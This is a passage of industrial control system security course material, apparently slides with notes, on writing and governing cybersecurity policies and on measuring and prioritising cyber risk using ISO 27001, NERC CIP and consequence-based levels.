- Recommendations to owner/operators
  - Choose a framework and iterate through it monthly
  - Focus on frequent little changes instead of long monolithic changes
- Recommendations to vendors
  - Map your product features for all three frameworks
  - Identify missing features recommended by frameworks

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Defending Linux and Unix
  - Lab 5.1: Baselining and Hardening Linux Systems
- Endpoint and SIEMs
  - Lab 5.2: Windows Event Logs
- ICS Cybersecurity Programs
- ICS Cybersecurity Policies
- Measuring Cybersecurity Risk
- Incident Response
- Final Thoughts and Next Steps

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS Cybersecurity Policies

Applicable Standards:

- **NIST CSF v1.1:** ID.GV-1
- **ISA/IEC 62443-2-1:2009:** 4.3.2.6
- **ISO/IEC 27001:2013:** A.5.1.1
- **NIST SP 800-53 Rev. 4:** controls from all families
- **CIS CSC:** 19
- **COBIT 5:** APO01.03, APO13.01, EDM01.01, EDM01.02

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Policy Hierarchy



- Comprehensive cybersecurity programs contain several types of policy-type documents
  - Some companies use different names for each type of guidance as seen to the left
  - Other companies include these elements into different sections of a topic-specific policies
  - IETF RFC 2119 verbiage is often used

In the example organization implementation picture, you can see policies and their association to the highest levels of an organization and the use of standards by management across various business units. The guidelines and procedures are implemented by the practitioner levels in the organization.

We will now discuss the uniqueness of each document type and why they are utilized.

Reference:

- https://www.ietf.org/rfc/rfc2119.txt

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Policies, Standards, and Guidelines

- Policies: A high-level corporate-supported document that details business goals and objectives
  - Apply to all personnel including contractors and vendors
  - Nonperformance of a policy item typically results in disciplinary action
  - Are supported by standards, guidelines, and procedures
- Standards: A set of requirements that specifies what must be done to support the policy
  - Uses RFC 2119 verbs: "MUST", "MUST NOT", "REQUIRED", "SHALL", "SHALL NOT"
  - Standards often differ among enterprise and ICS Purdue levels
  - Exceptions are usually filed and approved when requirements can't be met
  - Standard requirements should be achievable 90% of the time, if not, change scope
- Guidelines: Establishes best practices and recommended configurations
  - RFC 2119 verbs: "SHOULD", "SHOULD NOT", "RECOMMENDED", "MAY", and "OPTIONAL"
  - Can influence behavior that may later be promoted to standards
  - Should be measured where possible and included in training and procedures
- These can be separate documents, or parts of a single document per topic

It is good to follow an approach where if the policy you need does not exist, or is badly out of date, you create, or update it, and then have it approved. The final step in establishing a framework is to assess critical policies. Even though you just wrote or updated them; and you know they are correct; policies should be checked. It is better if you do not check your own work. We can only spot our own errors a small percentage of the time. When you ask a person to help you by verifying policy contents, ask that they include the most common elements in their analysis, including:

- Purpose: Security policy usually contains a statement, often at the beginning, describing the reason the policy is being established and any associated goals.
- Related documents: This is often titled "References" and usually cites higher-level policy or implementation guidance.
- Cancellation: New or updated policy may supersede existing (perhaps outdated) policy. This section identifies those policies and clarifies what is actually in effect.
- Background: This optional section provides information amplifying the need for the policy. It may also provide historical information relevant to the subject.
- Scope: This section identifies the depth and breadth of coverage (to whom or what the policy applies). Is it for one element of the organization or will it also apply to contractor agencies who work for your organization?
- Policy statement: Identifies the actual guiding principles or what is to be done. The statement(s) are designed to influence and determine decisions and actions within the scope of coverage. The statements should define actions that are prudent, expedient, or advantageous to the organization.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Procedures

- Step-by-step process to accomplish an end goal
  - Must include applicable requirements from standards
  - Should include most applicable recommendations from respective guidelines
  - Should have spaces to document task exceptions and justification
  - May have several similar variation such as hardening for Windows 10 and 11
- Can make procedures measurable by releasing in printable form
  - Include checkboxes for each task
  - Include lines for signature and completion dates
  - Instructions on where to file
- Can be done digitally in PDF or web form

If you consider these documented approaches in the context of a family trip, policies indicate where the family is going; standards indicate when the family will be at a location and what will be done; guidelines would be recommendations of things to do in the area; and procedures would be the step-by-step directions for getting there.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Policy Creation and Annual Review

- Be clear, concise, and meet SMART objectives
  - **Specific:** which assets, networks, Purdue levels does this apply to?
  - **Measurable:** what technical or procedural controls will you use?
  - **Achievable:** reach 90% success for standards right now?
  - **Relevant:** can your team educate, measure, enforce, and approve exceptions?
  - **Time-based:** do you make updates annually?

- Contains the guiding principles and the five W's
  - Who, what, where, when, why?
  - Outlines responsibility and compliance
  - Designates the actions required
  - Provides sufficient guidance that a specific procedure can be developed from it

A great way to check your policy is to use the SMART acronym above. Just like in setting SMART goals, creating SMART policies can be highly effective.

Policy is not detail-oriented; it is a high-level focus about who has to do what. It should not include step-by-step instructions. The rule of policy assessment is that the policy covers the "who" and "what needs to be done." Procedures cover how to do it. For example, the policy would state that each user must change his or her password every 90 days. The procedures would give you the details of how to change a password on a given operating system. In general, procedures can be updated with far less review than policy.

Program policy: This high-level policy sets the overall tone of an organization's security approach. Typically, guidance is provided with this policy to enact the other types of policies and who is responsible. This policy may provide direction for compliance with industry standards such as ISO, QS, BS, AS, etc.

Issue-specific policy: These policies are intended to address specific needs within an organization. This may include password procedures, internet usage guidelines, and more. This is not as broad a policy category as the program policy; however, it is broader than the system-specific policy.

System-specific policy: For a given organization, there may be several systems that perform various functions where the use of one policy governing all of them may not be appropriate. It may be necessary to develop a policy directed toward each system individually. This is a system-specific policy.

If you discover any discrepancies, note them because you will need to resolve them for the policy to be meaningful.

Note any contradictions you discover so that you can get the document corrected. Examine the policy for provisions to keep it current. Security policy should be reviewed regularly. Policy revisions should reflect lessons learned from recent incidents and new threats to the organization's security.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Policy Resources

- Start with your IT department's current IT security policies
  - Don’t allow ICS to be an exception to their policies
  - Duplicate what they have and modify for ICS
  - Try to stay as close as you can to what they have
  - Work with IT and management to modify scope between IT and ICS policies
  - Highest-level policies will encompass all; mid-level should start to diverge
- Other sources if you are starting from scratch, none ICS specific
  - The SANS Policy Website has a great set to start with for free https://www.sans.org/information-security-policy/
  - ISA/IEC 62443
  - NIST 800-82
  - ISO 27000
  - NERC CIP

hide01.ir

The best place to start is with your IT department's current IT security policies. The last thing you want as an ICS Security team is to be an exception to the formal company IT security policies. You aren't an exception—you just have different constraints and requirements. Duplicate what the IT security teams have already created and modify them for ICS. You will need to change the scope to what is appropriate for ICS, but while you do that, try to stay as close as you can to what they have. This will allow for easier company-wide updates and minimize the pushback you receive. Work with IT and management to modify scope between IT and ICS policies. This will mostly be network specific, relating to assets or data residing in ICS networks from Layers 3 and below. You should end up with your highest-level policies in the company having a scope that encompass both IT and ICS, with your mid-level and lower policies starting to diverge into separate policies.

Other resources are available for organizations to reference and utilize when developing policies from scratch. These are all non-ICS-specific policies, but remember, the reasons our ICS systems are vulnerable, and most of what we do to defend them are focused around IT technologies, so, our ICS policies are mostly IT focused. The templates available provides a great starting point and framework for policy development and can be a useful resource to compare against existing policies to see whether there are any gaps or areas of weakness that should be further developed.

References:

- The SANS Policy Website – https://www.sans.org/information-security-policy/
- CSO Online – https://www.csoonline.com/article/3019126/security-policy-samples-templates-and-tools.html
- Information Shield – https://informationshield.com

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ISO 27001 Required Documents – A Good Place to Start

- Policies
  - Scope of the Information Security Management System (ISMS)
  - Information security policy and objectives
  - Risk assessment and risk treatment methodology
  - Statement of applicability
  - Definition of security roles and responsibilities
  - Acceptable use of assets
  - Access control policy
  - Secure system engineering principles
  - Supplier security policy
- Procedures
  - Risk treatment plan
  - Operating procedures for IT management
  - Incident management procedure
  - Business continuity procedures
- Other
  - Inventory of assets
  - Risk assessment report

ISO 27001 is a good source to consult for which policies and procedures you need to have as part of your ICS Cybersecurity Program. ISO 27001:2013 requires the following documents.

Policies
- Scope of the Information Security Management System (4.3)
- Information security policy and objectives (5.2 and 6.2)
- Risk assessment and risk treatment methodology (6.1.2)
- Statement of applicability (6.1.3 d)
- Definition of security roles and responsibilities (A.7.1.2 and A.13.2.4)
- Acceptable use of assets (A.8.1.3)
- Access control policy (A.9.1.1)
- Secure system engineering principles (A.14.2.5)
- Supplier security policy (A.15.1.1)

Procedures
- Risk treatment plan (6.1.3 e and 6.2)
- Operating procedures for IT management (A.12.1.1)
- Incident management procedure (A.16.1.5)
- Business continuity procedures (A.17.1.2)

Other
- Inventory of assets (A.8.1.1)
- Risk assessment report (8.2)

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ISO 27001 Additional Recommended Documents

- Policies
  - Controls for managing records
  - Bring your own device (BYOD) policy
  - Mobile device and teleworking policy
  - Information classification policy
  - Password policy
  - Disposal and destruction policy
  - Clear desk and clear screen policy
  - Change management policy
  - Backup policy
  - Information transfer policy
  - Business continuity strategy
- Procedures
  - Procedure for document control
  - Procedure for internal audit
  - Procedure for corrective action
  - Procedures for working in secure areas
  - Exercising and testing plan
  - Maintenance and review plan
- Other
  - Business impact analysis

ISO 27001:2013 also recommends the following documents but does not require them. This is also sound guidance for you and your program, suggesting that you should focus on the set on the previous slide first, then move on to these documents.

Policies
- Controls for managing records (7.5)
- Bring your own device (BYOD) policy (A.6.2.1)
- Mobile device and teleworking policy (A.6.2.1)
- Information classification policy (A.8.2.1, A.8.2.2, and A.8.2.3)
- Password policy (A.9.2.1, A.9.2.2, A.9.2.4, A.9.3.1, and A.9.4.3)
- Disposal and destruction policy (A.8.3.2 and A.11.2.7)
- Clear desk and clear screen policy (A.11.2.9)
- Change management policy (A.12.1.2 and A.14.2.4)
- Backup policy (A.12.3.1)
- Information transfer policy (A.13.2.1, A.13.2.2, and A.13.2.3)
- Business continuity strategy (A.17.2.1)

Procedures
- Procedure for document control (7.5)
- Procedure for internal audit (9.2)
- Procedure for corrective action (10.1)
- Procedures for working in secure areas (A.11.1.5)
- Exercising and testing plan (A.17.1.3)
- Maintenance and review plan (A.17.1.3)

Other
- Business impact analysis (A.17.1.1)

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Borrow Ideas from NERC-CIP, Regardless of Industry

- CIP-002: BES Cyber System Categorization
- CIP-003: Security Management Controls
- CIP-004: Personnel and Training
- CIP-005: Electronic Security Perimeters (including interactive remote access)
- CIP-006: Physical Security of BES Cyber Systems
- CIP-007: System Security Management
- CIP-008: Incident Reporting and Response Planning
- CIP-009: Recovery Plans for BES Cyber Systems
- CIP-010: Configuration Change Management and Vulnerability Assessments
- CIP-011: Information Protection
- CIP-014: Physical Security of Stations

The NERC CIP-003 Standard addresses requirements around Security Management Controls with the requirements around cybersecurity policies that address the requirements of the CIP Standards. CIP-003-6 R1.1 lists the required cybersecurity policy topics that must be addressed for high- and medium-impact BES Cyber Systems. This can be separate individual policies or an overarching umbrella policy. The training requirements in CIP-004-6 R2.1 also require training on these policies.

Reference:

- https://www.nerc.com/pa/stand/Pages/ReliabilityStandardsUnitedStates.aspx?jurisdiction=United%20States

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Policy Governance

- For policies to be effective, organizations must actively work to encourage and enforce their use
  - Culture of compliance
  - Compliance controls
- Policies must be reviewed and updated periodically to keep them useful to the organization

A well-written policy with clear, concise guidance is of relatively no use if it is not enforced and adhered to. Ensuring that a policy is actually implemented begins with an organization's culture and a widely known understanding throughout the organization that compliance is of utmost importance, which requires support throughout the organization, starting with leadership. This is typically referenced as a culture of compliance within an organization, and many organizations develop a communications approach to providing awareness of the internal compliance culture.

Organizations typically implement compliance controls to ensure that policies are being implemented effectively and to provide for routine validation that any deficiencies are being tracked and mitigated in a manner that prevents recurrence.

In addition to a strong culture of compliance and effective compliance controls, organizations must perform routine reviews of their policies and update them as needed. This process ensures policies reflect the current state of the business and ensures that current leadership has reviewed and understands the guidance that has been established for the organization. Compliance gap assessments can also be used to validate current performance levels compared to expected compliance-related requirements.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Culture of Compliance

- Provide sufficient funding for administration
- Identify measurable performance targets
  - Tie regulatory compliance to personnel assessments and compensation
  - Provide consequences for infractions of requirements
  - Implement an internal anonymous hotline for reporting suspected issues
- Provide frequent mandatory training programs
  - Include relevant "real world" examples
  - Lists of prohibited activities
  - Consider partnering with Safety Department's training programs
- Implement a comprehensive compliance audit program
  - Include the metrics and tracking
  - Review any incidents of non-compliance
  - Submit the results to senior management and the board

The US Federal Energy Regulatory Commission provided guidance through the issuance of a policy statement on compliance. Docket No. PL09-1-000 says to:

- Provide sufficient funding for the administration of compliance programs by the Compliance Officer.
- Promote compliance by identifying measurable performance targets.
- Tie regulatory compliance to personnel assessments and compensation, including compensation of management.
- Provide for disciplinary consequences for infractions of Commission requirements.
- Provide frequent mandatory training programs, including relevant "real world" examples and a list of prohibited activities.
- Implement an internal hotline through which personnel may anonymously report suspected compliance issues.
- Implement a comprehensive compliance audit program, including the tracking and review of any incidents of non-compliance, with submission of the results to senior management and the board.

Reference:

- https://www.nerc.com/pa/Stand/Pages/CIPStandards.aspx

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Compliance Controls

- Controls exist to ensure compliance with policies
  - Ensure the accuracy and reliability of business processes
  - Assess the level of performance of the organization
  - Ensure measured compliance with external regulation
- Rely on a mix of technical and procedural controls
- Technical control examples (automated)
  - Physical security badging system for entrance
  - Disallow weak passwords when created or changed
- Procedural control examples (manual)
  - Require all visitors to sign in at a front desk
  - Archive a completed hardening checklist for a system

Controls provide the governance tools to ensure that policies are being complied with throughout the organization. Strong technical and procedural controls help to ensure that business processes routinely and consistently perform accurately and reliably.

When controls are used consistently, they can help build a picture or scorecard of performance across the organization to determine if there are specific areas of concern.

Controls may also be implemented to assess continued compliance to external regulation measures.

These objectives will be achieved in ICS environments through technical controls (automated processes) and through procedural controls. An example of a technical control is a physical security badging system or an electronic authentication system for cyber assets. Procedural control examples could be to require all visitors to sign in at a front desk when in a facility.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Policies: High-level directives that establish a plan
  - Standards: Mid-level directives that MUST be done
  - Guidelines: Low-level recommendations that SHOULD be done
  - Procedures: Low-level steps and checklists that are documented
- Recommendations to owner/operators
  - Use SMART and five W's to review your policies annually
- Recommendations to governments and industry regulators
  - Correlate your guidance and regulations internationally
  - Facilitate dissemination to needed parties

Policies, Standards, Guidelines, and Procedures
We learned the difference between a policy, standard, guideline, and procedure. *Policies* are the high-level documents that tie directly to corporate objectives. *Standards* are the documents with a set of requirements defining what must be done to support a policy. *Guidelines* are akin to best practices, giving methods and examples of how to meet the standards, and may change often. *Procedures* are step-by-step processes to perform actions that meet the requirements of the standards.

Writing a Policy
We also learned a great deal about the business drivers, roles, and various activities involved in creating a policy.

NERC CIP Example
Finally, we learned about an example policy written by the North American Electric Reliability Corporation (NERC).

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Defending Linux and Unix
  - Lab 5.1: Baselining and Hardening Linux Systems
- Endpoint and SIEMs
  - Lab 5.2: Windows Event Logs
- ICS Cybersecurity Programs
- ICS Cybersecurity Policies
- Measuring Cybersecurity Risk
- Incident Response
- Final Thoughts and Next Steps

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Measuring Cybersecurity Risk

Applicable Standards:

- **NIST CSF v1.1:** ID.RA, RC.IM-1, RC.IM-2
- **ISA/IEC 62443-2-1:2009:** 4.2.3, 4.2.3.7, 4.2.3.9, 4.2.3.12, 4.4.3.4
- **ISO/IEC 27001:2013:** A.6.1.4, A.12.6.1, A.16.1.6, A.18.2.3, Clause 6.1.2, Clause 6.1.3, Clause 10
- **NIST SP 800-53 Rev. 4:** CA-2, CA-7, CA-8 , IR-4, IR-8, RA-2, RA-3, RA-5, SA-5, SA-11, SA-14, SI-2, SI-4, SI-5, PM-4, PM-9, PM-11, PM-12, PM-15, PM-16
- **CIS CSC:** 4
- **COBIT 5:** APO12.01, APO12.02, APO12.03, APO12.04, APO12.05, APO12.06, APO13.02, BAI08.01, BAI05.07, BAI07.08, DSS04.02, DSS04.08 DSS05.01, DSS05.02

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Risk Approaches

- Quantitative Risk Assessment
  - Preferred for business decision since it is usually in monetary amounts
  - Is risk greater than cost to address risk?
  - In cybersecurity, these are often speculative values unless directly tied to assets
- Qualitative Risk Assessment
  - Needed for most cybersecurity risk assessments
  - Results typically categorized as low, medium, or high
  - Could use 1-10 point scales like CVSS
- Fewer categories means
  - Less subjectivity and less likelihood of error
  - Greater difficulty at prioritization and decision-making

There are two risk assessment approaches: Qualitative and quantitative. In quantitative risk assessment, we try to assign an objective numeric value; typically, this value represents a monetary loss value. Qualitative risk assessment, however, deals with more intangible values and focuses on variables and not just the monetary losses.

Quantitative risk assessment is a far more valuable business tool because it works on metrics, usually in dollars. The bottom-line cost in dollars is what management is looking for when trying to understand the implications of how a risk can affect the organization.

Qualitative risk assessment is much easier to perform and can identify high-risk areas. For instance, you need to perform a risk assessment to determine the impact of installing a wireless LAN access point in your organization. The first order of business is to determine the vulnerabilities, threats, and therefore the risks of using a wireless LAN. Then you determine if those risks apply to your organization and determine the likelihood that you are at risk. One of the risks of using a wireless LAN is the possibility of someone sniffing the wireless network traffic, and that a misconfigured access point can allow rogue client connections. These are real risks that need to be addressed. Can you put a monetary value on these risks? If someone does connect to your network via the open access point, how much is that going to cost your company in lost revenue?

As you can see from this example, quantitative risk analysis in this situation does not quite work. A qualitative approach is much better because we can arrive at a less subjective result. In qualitative risk assessment, the results are typically categorized as low-, medium-, or high-risk events. A substation operating a wireless network in the middle of nowhere, where the nearest human is 50 miles away, is at a low risk of having someone trying to connect to the network. A substation in the middle of a high-tech park, with a wireless network with poor configurations, has a high risk.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Risk Assessment Methodology

- Easier-to-answer questions
  - What can be compromised? (Asset/Process)
  - What or who could compromise it? (Threat Actor)
  - What could the threat actor do? (Threat)
  - What weakness can the attacker exploit? (Vulnerability)
  - What could this mean for the company? (Risk)
  - If it happened, how bad could it be? (Impact of Risk)
- Harder-to-answer questions
  - How likely is it to occur? (Likelihood)
  - How often could it happen? (Frequency)
  - How hard is it to exploit? (Difficulty)
- How reliable are the answers? (Subjectivity)

To decide between accepting, mitigating, or transferring the risk, we need to better understand the risk and how it affects us.

When evaluating risk, it is helpful to ask yourself some key questions listed in the slide above.

The answers to these questions help us focus on the actual threats and gain a better understanding of their impact if they were to actually happen. The first question is to ask ourselves: What exactly are we afraid of? What is the actual threat? Is the threat something tangible? Can we accurately define the threat?

And if we can define the threat, what damage could it cause? What is the probable extent of the damage? For instance, the damage could be anything from a few corrupted files to a complete destruction of our critical processes, causing loss of life and damage to the environment. In other words, what is the impact of the risk? Another variable to consider is the frequency of the threat. How often could this threat happen? Is it just once or can it occur more often?

The last question relates to the recognition of uncertainty. That is, how sure are you of the answers to the previous questions? Can you validate and prove your answers? This might be a difficult question to answer because it might be hard to accurately perform our risk calculations on operating systems or new programs when new vulnerabilities are constantly being discovered.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Calculating Risk

- Traditional risk calculations
  - Single Loss Expectancy (SLE) = Asset Value × Percentage of Loss (EF)
  - Annualized Rate Occurrence (ARO) = Likelihood × Frequency
  - Annualized Loss Expectancy (ALE) = SLE × ARO
- Frequency and likelihood are near impossible to predict for cybersecurity
  - What if you can't even tie an event or defense to an asset?
- For ICS guidance, we can look at FERC Order 706
  - "Because there is insufficient data available to determine frequency, it should be assumed that an event will occur."
  - "Risk-based assessment methodology should focus on the consequences of an outage, not the likelihood of an outage."
- Suggested model shift for ICS Security (and possibly IT Security)
  - Make decisions first based on impact alone for initial risk categories
  - Prioritize inside each risk category based on likelihood, frequency, and difficulty
  - Also use likelihood, frequency, and difficulty to help determine mitigation efforts

What this leads to is the calculation of the Single Loss Expectancy or SLE. The SLE is the dollar value that is assigned to a single event. That is, it is the organization's loss from a single event. The Exposure Factor (EF) is the percentage of loss a threat event would have on the asset. The EF is expressed in terms of 0 to 100% loss of an asset. What happens when the event occurs more than once? We then calculate the Annualized Loss Expectancy or ALE. The ALE is the annual expected financial loss from a threat.

By modifying our risk process, we can shift the more subjective measurements into a second step, helping us from never getting to mitigating those black swan events. Using some of the foundational guidance in FERC Order 706 which established the creation of NERC and their CIPs, we can organize our risks into initial categories based on impact alone. Then as a second step, we can use the more subjective measurements like likelihood, frequency, and difficulty.

For instance, a risk all electric utilities face is the risk of a foreign nation detonating a nuclear bomb 1 mile off the ground, causing an electro-magnetic pulse (EMP), destroying all of their grid management systems. The likelihood and frequency is low based on historical statistics, and the difficulty is high since few nations have nuclear bombs, however if we let those measurements influence our risk model too much, we may never get to addressing the issue. But we also can't mitigate all of our systems against EMP attacks, as it is too cost prohibitive. However, if we leverage this newer risk measurement strategy, EMP attacks stays in the highest category, which means we must address it.

But when we address it, we can use likelihood, frequency, and difficulty to prioritize it among our other initiative, and use those same measurement to find the appropriate mitigation strategy, such as only adding EMP defenses to the main backbone of transmission substations.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Example: Consequence-Driven Risk Prioritization

- ICS systems and components can be characterized by their intended function
- Measure in 6 levels (see notes for Level breakdown)
  - Level 0 – Safety and Emergency Action and Shutdown
  - Level 1 – Control (closed loop regulation or protection systems in the power system)
  - Level 2 – Supervisory Control
  - Level 3 – Monitoring and Alarming
  - Level 4 – Telemetry only
  - Level 5 – Auxiliary services
- Determine risk by itself to categorize assets into levels
  - The most trusted/protected, are Level 0 systems, the least are Level 5
  - Changes in trust require security enforcement to each level's trust boundaries
  - Can be used to establish use policies and settings or controls (e.g., types of wireless allowed)
- Use likelihood, frequency, and difficulty to help prioritize actions inside each level

ICS applications are best prioritized by the function a specific system provides as measured against the consequences involved if the system did not function properly or were misused.

These functions can be mapped to consequences that may occur if the function is disrupted, affected, or misused. To identify specific consequences, an analysis effort including process engineers can be performed to identify how the specific process or equipment/machinery could be affected if the function were lost or misused. These efforts can be modeled off existing risk assessment methods used in engineering, such as PHAs, Hazops, LOPA, and FSAs. Having a security analyst involved makes sure the team performing the analysis does not develop blind spots around what is possible or attacks that could impact a specific system design. Some systems can be prioritized as "mission-critical" as they are necessary to the proper function for the plant or process to run. Mission-critical systems may not always be apparent as some of the requirements can be overlays such as regulation. In these cases, the plant could physically operate safely, but the loss of the system might trigger a regulatory threshold that requires shutting down that plant (for example, emission-monitoring sensor reporting on the stacks of a coal plant).

Trust is an important security concept, and it can be defined in gradients from most trusted to least trusted. Changes in trust gradient would require security enforcement and controls to interconnect and transverse trust boundaries. This is a material concept that forms the basis for ISA-99/IEC-62443 architectures. Keep in mind that systems used to set, or store configurations should be placed into the correct level if they can connect with those devices (for example, an engineering workstation that can interface with a safety system would be considered Level 0).

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Examples of systems that may be included in the different levels:

Level 0 – Safety and Emergency Action and Shutdown

Safety Instrumented Systems (SIS), Emergency Shutdown Systems (ESD), Safety System, Safety Logic Solver, Fire and Gas (F&G), safety connected instruments, Safety Controller, any device with a Safety Instrumented Function (SIF), Health and Safety systems (e.g., radiological monitoring systems), etc.

Caution: Some ICS systems have merged safety functions and control. These integrated control and safety systems or functions should be treated as Level 0 (the highest trust) systems.

Level 1 – Control

Process controllers, power system protection (relays), process shutdown (PSD), Programmable Logic Controllers (PLCs), remote terminal unit (RTU), control servers, etc.

Level 2 – Supervisory Control

Primary HMIs, alarms required for operator control actions, etc.

Level 3 – Monitoring and Alarming

Alarm servers, sequence of event recorders, local historians, HMIs, etc.

Level 4 – Telemetry only

Metering systems, historians, telemetry collection systems, etc.

Level 5 – Auxiliary services

Weather systems, messaging system, work ticketing system, scheduling system, maintenance systems, CCTV systems, laboratory systems (can be connected to Level 1 systems), corrosion monitoring systems, emission monitoring systems, etc.

hide01.ir

Caution: You might identify other "mission-critical" systems that could fall in Level 2 as their loss would require a controlled shutdown of the plant or process. You may also characterize your security systems or those controls that help maintain the integrity of your Level 0 systems as being on par or in the same trust gradient. Many organizations use security services, applications, and devices to protect high trust systems, but they don't apply the same level of security. This is common when security services are provided from the general enterprise network. The best rule of thumb is to have all your security devices managed from a similar level or higher level of trust/protection than the system that you are protecting.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Risk Acceptance and Cost-Benefit Analysis

- Who in your organization decides level of risk to accept?
- Usually compare the cost of countermeasures with the value of reduced risk
  - Cost includes implementation, maintenance, and monitoring
  - Easy countermeasures generally show cost benefit
  - Hard effective countermeasures also should show cost benefit
- Don't forget the cost of staffing for your new product purchases
  - Organizations often provide insufficient staffing for new security solutions
  - General rule of thumb: Minimum of 1.5 FTEs (Full Time Equivalent) per new solution
- Biggest benefits to the organization are countermeasures that protect the revenue flow
  - Disaster Recovery (DR): recovering our systems and processes
  - Business Continuity (BC): ensuring the financial stability of our companies
  - While IT security teams often own these, ICS security teams usually don't
  - ICS security teams often play subject matter experts (SMEs) in regard to cyber attacks

An important question you will need to answer is, "Who in your organization is actually authorized to decide what level of risk the organization will accept?" An issue that comes up from time to time is that lower-level managers make risk decisions that can potentially adversely affect the entire organization. This is partly a function of not understanding the technologies and risks involved. One method of mitigating this is with awareness training.


Another consideration factor is the cost of the safeguard versus the actual value of the asset. It makes sense that the cost of the protection should not be more than what the asset is worth. Would you buy a $5,000 safe to protect a ring that is worth only $100?

Cost-benefit analysis is the comparison of the cost of implementing countermeasures with the value of the reduced risk. Can you accurately determine if the countermeasure is 100% effective? Antivirus software is known to fail against unknown viruses, especially if the virus signatures are not up to date. Companies with firewalls are not 100% protected because firewalls can be compromised (or bypassed) and because traffic containing attacks may legitimately pass through the firewall.

Benefits are the reduction in the risks your company is exposed to. Keep in mind that the biggest benefits to the organization may be the countermeasures that protect the revenue flow. This is especially true if your organization is involved in ICS. The cost of a countermeasure is more than just the initial cost. There is the labor cost of monitoring the devices and the life-cycle cost.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

DR/BC Strategy and Planning



This slide shows the basic steps that are necessary when developing a business continuity (BC) or disaster recovery (DR) plan. We start with Project Initiation, in which new or enhanced functionality is required. At this point, you must get management approval to start the project. Management is instrumental in making sure that you have access to the resources that are required to get the job done. The next sequence of steps in the process concern the company's vulnerabilities, their significance to the company, and what the company is going to do about them.

